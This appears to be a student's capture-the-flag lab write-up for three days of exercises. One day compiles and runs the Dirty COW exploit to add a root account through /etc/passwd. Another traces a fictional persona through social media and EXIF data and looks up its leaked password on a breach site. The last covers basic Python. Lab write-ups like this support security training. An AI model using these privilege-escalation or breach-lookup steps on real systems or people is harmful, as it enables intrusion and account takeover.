/_ /_ @ /_ /_ /_ \_ /_ @ /_ \_ \
/_ \_ \_ \_ \_ \_ \_ \_ \_ \_ \
/_ /_ @ /_ /_ /_ /_ @ /_ \_ \
/_ \_ @ /_ /_ /_ /_ @ /_ \_ \
   [__]

Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2

```

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```

### Question 6


By using the cat command follow with cookies\_and\_milk.txt, we get to know Grinch has logged in earlier.

```
$ cat cookies_and_milk.txt
/*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//   - Yours Truly,
//       The Grinch
// *****/
```

## Question 7

From the message left by Grinch, We get the search info for the URL for the dirty cow website.

```
char *generate_password_hash(char *plaintext pw)
```



We finally get the verbatim syntax that can use to compile.

```
// Compile with:  
// gcc -pthread dirty.c -o dirty -lcrypt
```

## Question 8

After creating a file called dirty. c using nano and we set the password as hello, we get to know the new username

```
$ nano dirty.c  
$ ls  
christmas.sh  cookies_and_milk.txt  dirty.c  
$ gcc -pthread dirty.c -o dirty -lcrypt  
$ ls  
christmas.sh  cookies_and_milk.txt  dirty  dirty.c  
$
```

```
/etc/passwd successfully backed up to /tmp/passwd.bak  
Please enter the new password:  
Complete line:  
firefart:fiH/Ashx1LK06:0:0:pwned:/root:/bin/bash  
mmap: 7f8e9d7f0000
```

```

madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'halo'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'halo'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd

```

### Question 9

We switched the user account from Santa to firefart

```

$ $ su firefart
Password:
firefart@christmas:/home/santa# █

```

### Question 10

We wrongly placed two of the coal directory. So, we use the rm command to remove one of it. Then, we run the tree | md5sum to get the final flag.

```

firefart@christmas:~# ls
christmas.sh message_from_the_grinch.txt
firefart@christmas:~# touch coal
firefart@christmas:~# touch Coal
firefart@christmas:~# ls
christmas.sh coal Coal message_from_the_grinch.txt
firefart@christmas:~# christmas.sh
christmas.sh: command not found
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
├── Coal
└── message_from_the_grinch.txt

0 directories, 4 files
firefart@christmas:~# tree|md5sum
20e0c7149a674560a0925ef8c8ef3dfa -
firefart@christmas:~# tree | md5sum
20e0c7149a674560a0925ef8c8ef3dfa -
firefart@christmas:~# ls
christmas.sh coal Coal message_from_the_grinch.txt
firefart@christmas:~# delete Coal
delete: command not found
firefart@christmas:~# remove Coal
remove: command not found
firefart@christmas:~# rm Coal
firefart@christmas:~# ls
christmas.sh coal message_from_the_grinch.txt
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -

```

**Thought process/ Methodology:**

We logged in using the Nmap to get to know the service that is running. Then we log in to get the username and password of the Santa using the netcat. By referring to the cat /etc/\*release, we get to know the distribution of Linux and the version number of the server that is running. We get to know the earlier person who logs into the account which is Grinch. From the search info left by him, we get the URL for the verbatim syntax that can use to compile. After that, we created a file called dirty. c with the password, halo. After waiting for a few minutes, we get to know the new username that has been created. Then, we log in to the new username using the switch user command. We accidentally created two coal directories and we got the wrong flag. After discovering it, we use the rm command to delete one of them and we run the tree | md5sum to get the MD5 hash output.

## Day 14 Where's Rudolph

Tools used: google chrome, scylla.sh, image.google, twitter, reddit

### Question 1

We type in the url which is

<https://www.reddit.com/user/iguidetheclaus2020/comments/>. And this URL lead us to the webpage contain the comments from user iguidetheclaus2020.


### Question 2

From the comments page, we found that Rudolph was born in Chicago



### Question 3

We search for the Iguidetheclaus2020 on google, and the name Robert.L May appear, we believe that is the full name of Robert.





#### Question 4

We headed to the namech.com and search for the username iguidetheclaus2020




We found that other than reddit account, this username also appear in twitter.

#### Username



#### Question 5

We go through the twitter account and we found that the username of Rudolph on twitter is Iguideclaus2020



### Question 6

We went through Rudolph's account and found that his favorite TV show right now is bachelorette




### Question 7

We downloaded the image found on Rudolph's account and search it using image.google




We found that this parade was took at Chicago




## Question 8


We search for exif data viewer on google



We downloaded the higher resolution image from Rudolph's twitter and drop in into the exif data viewer page



We upload the image on the page and 2 coordinates are shown





### Question 9

We scroll down the page and we found that there is a flag hidden the copyright path



The screenshot shows the exifdata website interface. On the left, there are four tabs: SUMMARY, DETAILED, LOCATION, and UPLOAD. The DETAILED tab is selected. On the right, there is a button labeled DETAILED. The main content area displays metadata for a file named 'lights-festival-websitessds.jpg'.

System	
File Name	lights-festival-websitessds.jpg
File Size	50 kB
File Modify Date	2022:06:29 23:46:02-04:00
File Permissions	rw-r--r--

File	
File Type	JPEG
MIME Type	image/jpeg
Exif Byte Order	Big-endian (Motorola, MM)
Image Width	650
Image Height	510
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
Y Cb Cr Sub Sampling	YCbCr4:2:0 (2 2)

JFIF	
JFIF Version	1.01
Resolution Unit	Inches
X Resolution	72
Y Resolution	72

IFD0	
Resolution Unit	Inches
Y Cb Cr Positioning	Centered
Copyright	(FLAG)ALWAYS CHECK THE EXIFD4T4

### Question 10

We open the scylla.sh page


Then we search the username iguidetheclaus2020

We found that the password used for this username is spygame




## Question 11

We searched the coordinates given just now on google map



We click on the hotel on the street then we found that the street was 540



### **Thought process/ Methodology:**

We enter the URL which is

<https://www.reddit.com/user/iguidetheclaus2020/comments/> and we headed to the comments page of Rudolph. In the page, we know that Rudolph was born in Chicago. And then, we search for the iguidetheclaus2020 on google, the results shown a name which is Robert.L May. We believe that it is Robert full name. After that, we headed to the namechk.com and search for the username iguidetheclaus2020 on other social media account. The result shown there is a twitter account using this username. After we get into the twitter account, we found that the username of Rudolph is IGuideClaus2020. We also found that the Rudolph was watching a TV show call Bachelorette, we think that was his favourite TV show. Other than that, we saw Rudolph posting 2 pictures of the parade. We downloaded it and search it on image.google to get more information. We know that this place is in Chicago. After that, we went through the exif data page to look for more details about the higher resolution image that Rudolph posted. We found a coordinate of this image, and we scrolling down we found a flag hidden in the copyright path of this image. To look for the password, we went throught the scylla.sh page and search iguidetheclaus2020 and look for the password found. Lastly, we copy the coordinate just now and search it in google map. We found that the street of the coordinate is 540 in Chicago.

## Day 15: There's a Python in my stocking!

Tools used: Kali Linux, Python

Type the python3 at the terminal to load an interactive editor for Python.

```
(1211102835@kali)~$ python3
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
```

### Question 1

Type print(True+True) to get the answer.

```
>>> print(True+True)
2
```

### Question 2

Pypi is a database in the Libraries section by referring to the note.

command: `pip install X` Where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:

### Question 3

Type bool("False") to get the answer.

```
>>> bool("False")
True
```

### Question 4

It mentions that requests is a library that lets us download HTML of a webpage.

```
# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

### Question 5

Copy and paste the code that is given.

```
>>> x = [1, 2, 3]
>>>
>>> y = x
>>>
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
```

### Question 6

It also mentions that “pass by reference” will causes the previous task to output.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

**Thought process/ Methodology:**

First, we type python3 at the terminal to load an interactive editor for Python. After that, we just type the print(True+True) to see the output which is 2. For question 2, Pypi is a database by referring to the note. Besides that, we need to type bool("False") to get the output which is True. The note mentions requests as a library to download the HTML of a webpage. For question 5, we just copy and paste the code that is given and get the output. At last, the note also mentioned "pass by references" will cause the previous task to be output.